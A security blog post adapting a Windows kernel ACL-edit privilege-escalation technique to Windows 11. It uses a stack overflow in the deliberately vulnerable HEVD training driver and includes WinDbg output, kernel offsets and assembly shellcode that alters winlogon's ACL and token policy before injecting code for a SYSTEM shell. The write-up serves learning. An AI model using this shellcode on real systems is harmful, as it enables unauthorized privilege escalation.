Revisiting Windows Kernel Shellcode on Windows 11: Stack Buffer Overflow with ACL Edit
The ACL-edit kernel shellcode technique against HEVD, updated for Windows 11 — modifying the winlogon ACL and spawning an elevated command prompt via injected shellcode.
Introduction
This post revisits the ACL kernel shellcode technique demonstrated in Improsec's blog post using HackSys Extreme Vulnerable Driver (HEVD), but updated for Windows 11. It makes use of the stack buffer overflow to modify the ACL of the winlogon process, and then spawns an elevated command prompt by injecting shellcode into the winlogon process.
Background
The original technique involves changing the ACE of the SYSTEM entry, for the winlogon process, so that its SID matches that of the Authenticated Users group. In addition, the current process token mandatory integrity policy is changed to TOKEN_MANDATORY_POLICY_OFF. This is to allow the current process to get a handle to the winlogon process and create a remote thread to spawn an elevated command prompt.
The mandatory policies can be found in the Win32 documentation.
In what follows, this post will demonstrate the technique on Windows 11, version 23H2, along with full exploit code, from triggering the overflow to spawning the elevated command prompt. SMEP/KPTI are disabled.
OS Name:                   Microsoft Windows 11 Pro
OS Version:                10.0.22631 N/A Build 22631
OS Manufacturer:           Microsoft Corporation
Technical Implementation
The exploit follows these steps:
- Obtain handle to the vulnerable driver.
- Trigger buffer overflow to execute kernel shellcode.
- Craft shellcode that locates winlogon process in kernel memory and modifies ACL entries to grant access to the Authenticated Users group.
- Inject shellcode into winlogon process to spawn elevated command prompt.
The initial HEVD exploitation is well documented and triggering the buffer overflow can be found in many other posts. For the remainder, it can be found that the original blog post analysis still holds on Windows 11.
Following the original blog post, the security descriptor of the winlogon process can still be found at the same offsets,
0: kd> !process 0 0 winlogon.exe
PROCESS ffffe481acef1080
    SessionId: 1  Cid: 02d8    Peb: 7bab37d000  ParentCid: 026c
    DirBase: 10da60000  ObjectTable: ffff8081a273d080  HandleCount: 280.
    Image: winlogon.exe
And getting the security descriptor offset from the object header at EPROCESS-0x30,
0: kd> dt nt!_OBJECT_HEADER ffffe481acef1080-30 SecurityDescriptor
   +0x028 SecurityDescriptor : 0xffff8081`9fc5adaf Void
The security descriptor is found at EPROCESS-0x30+0x28 but its lower 4 bits are a fast reference, so they must be masked off,
0: kd> !sd 0xffff8081`9fc5ada0
->Revision: 0x1
->Sbz1    : 0x0
->Control : 0x8814
            SE_DACL_PRESENT
            SE_SACL_PRESENT
            SE_SACL_AUTO_INHERITED
            SE_SELF_RELATIVE
->Owner   : S-1-5-32-544
->Group   : S-1-5-18
->Dacl    :
->Dacl    : ->AclRevision: 0x2
->Dacl    : ->AceCount   : 0x2
->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[0]: ->Mask : 0x001fffff
->Dacl    : ->Ace[0]: ->SID: S-1-5-18
->Dacl    : ->Ace[1]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[1]: ->Mask : 0x00121411
->Dacl    : ->Ace[1]: ->SID: S-1-5-32-544
->Sacl    : ->Ace[0]: ->AceType: SYSTEM_MANDATORY_LABEL_ACE_TYPE
->Sacl    : ->Ace[0]: ->Mask : 0x00000003
->Sacl    : ->Ace[0]: ->SID: S-1-16-16384
The ACEs are found at the same offsets as well. The remaining analysis of the mandatory integrity policy is the same as the original blog post.
Code Walkthrough
The full exploit code can be found in src/main.rs. The ACL edit shellcode can be found in acl_edit.asm.
The updated offsets used in the shellcode are,
KTHREAD_OFFSET        EQU 188h    ; Offset to current KTHREAD from GS
EPROCESS_OFFSET       EQU 0B8h    ; Offset to EPROCESS from KTHREAD
ACTIVEPROCESSLINKS    EQU 448h    ; Offset to ActiveProcessLinks
IMAGEFILENAME_OFFSET  EQU 5A8h    ; Offset to ImageFileName
TOKEN_OFFSET          EQU 4b8h    ; Offset to process token
Then it proceeds to find the winlogon process,
    mov rax,gs:[rax+KTHREAD_OFFSET]    ; Get current KTHREAD
    mov rax,[rax+EPROCESS_OFFSET]      ; Get current EPROCESS
    mov rcx,rax
__loop:
    mov rax,[rax+ACTIVEPROCESSLINKS]                        ; Get next process
    sub rax,ACTIVEPROCESSLINKS                              ; Adjust to get EPROCESS base
    cmp dword ptr [rax+IMAGEFILENAME_OFFSET],6c6e6977h      ; Compare ImageFileName
    jnz __loop
RAX now points to the winlogon process EPROCESS, and RCX contains the current EPROCESS.
sub rax,30h
add rax,28h
The offset to the object header is found by subtracting 0x30 and then the security descriptor is found by adding 0x28 from the EPROCESS base. The two instructions are for clarity of the explanation.
The next step is to modify the ACL entries,
mov rax, qword ptr [rax]
and rax,0FFFFFFFFFFFFFFF0h
add rax,48h
mov byte ptr [rax],0bh
RAX is dereferenced and the security descriptor is masked off. Adding 0x48 to the address gets to the first ACE and the byte at that location is modified to 0x0B, which is the SYSTEM ACE.
The remaining shellcode is for setting the mandatory integrity policy,
mov rdx, qword ptr [rcx+TOKEN_OFFSET]
and rdx,0FFFFFFFFFFFFFFF0h
add rdx,0d4h
mov byte ptr [rdx],0
RDX is set to the token address and masked off. Adding 0xd4 to the address gets to the mandatory integrity policy and the byte at that location is modified to 0, which is the TOKEN_MANDATORY_POLICY_OFF value.
The shellcode also contains an epilogue to restore the original stack and registers to safely return to the caller. The remaining exploit code is for injecting the shellcode into the winlogon process and spawning the elevated command prompt. The injection is a standard injection: the handle to the victim process is returned, memory for the shellcode is allocated and written to the user space of the victim process, and then a remote thread is created to execute the shellcode. These steps can be found at src/process.rs#L112.

Executing the exploit code and our elevated command prompt can be found below,
Conclusion
This post revisits the ACL edit technique on Windows 11 and demonstrates the technique with full exploit code, with the expectation that the source code can be used to understand the technique and to better follow along with the original blog post.